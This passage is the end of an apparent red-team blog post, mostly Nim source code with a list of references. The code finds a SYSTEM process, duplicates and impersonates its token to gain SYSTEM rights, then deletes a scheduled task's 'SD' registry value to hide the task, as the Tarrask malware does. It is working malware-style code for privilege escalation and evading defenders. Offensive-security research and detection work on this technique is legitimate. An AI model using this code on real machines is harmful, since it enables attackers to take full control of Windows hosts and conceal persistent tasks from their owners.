is_success = DuplicateTokenEx(hToken, MAXIMUM_ALLOWED, nil, securityImpersonation, tokenPrimary, addr newToken)
if bool(is_success) == FALSE:
    echo "[~] Failed to duplicate token:" & $getLastError()
    return
# create SYSTEM process using the token
si.cb = sizeof(si).DWORD

echo "\t|_ Pre-impersonation user: ", whoami()
ImpersonateLoggedOnUser(newToken)
var post_user = whoami()
echo "\t|_ Post-impersonation user: ", post_user
if post_user == "SYSTEM":
    echo "\t\t|-> Impersonation successfull"

# cleanup
CloseHandle(newToken)
CloseHandle(hToken)

echo "[+] Check first process"
if Process32First(hSnapshot, addr entry):
    echo "[+] Iterating through processes"
    # iterate all processes and try to steal token from each SYSTEM process
    while Process32Next(hSnapshot, addr entry):
        var pid: int = entry.th32ProcessID
        var sSid = getProcessSID(pid)
        echo "\t|_ pid: ", pid, " SID: ", sSid
        if sSid == systemSID:
            echo "\t\t|-> Found SYSTEM token"
            duplicateAndExecute(entry.th32ProcessID)
            break

echo "[+] Close handle for CreateToolhelp32Snapshot"
CloseHandle(hSnapshot)

# Wait
var wait = readLine(stdin)

# Delete SD value
echo "[+] Deleting the SD value for schtask"
var hKey: HKEY
var lpValueName = "SD"
var status = RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\tarrask_", REG_OPTION_OPEN_LINK, KEY_WRITE, &hKey)
RegDeleteValueA(hKey, lpValueName)
```

References

- [001] — Tarrask malware uses scheduled tasks for defense evasion — <https://www.microsoft.com/en-us/security/blog/2022/04/12/tarrask-malware-uses-scheduled-tasks-for-defense-evasion/>
- [002] — <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks-create>
- [003] — Domain Escalation with Token Impersonation — <https://medium.com/r3d-buck3t/domain-escalation-with-token-impersonation-bc577db55a0f>
- [004] — <https://github.com/itaymigdal/GetSystem/blob/master/GetSystem.nim>
- [005] — <https://jsecurity101.medium.com/mastering-windows-access-control-understanding-sedebugprivilege-28a58c2e5314>
- [006] — <https://pentest.party/notes/windows/privilege-debug>
- [007] — <https://learn.microsoft.com/en-us/windows/win32/psapi/enumerating-all-processes>
- [008] — <https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createprocesswithtokenw>

- [009] — <https://learn.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-impersonateloggedonuser>
- [010] — Building a C2 Implant in Nim — Considerations and Lessons Learned — <https://casvancooten.com/posts/2021/08/building-a-c2-implant-in-nim-considerations-and-lessons-learned/>

Red Team

Red Team Tools

Hacking

Malware

Defense Evasion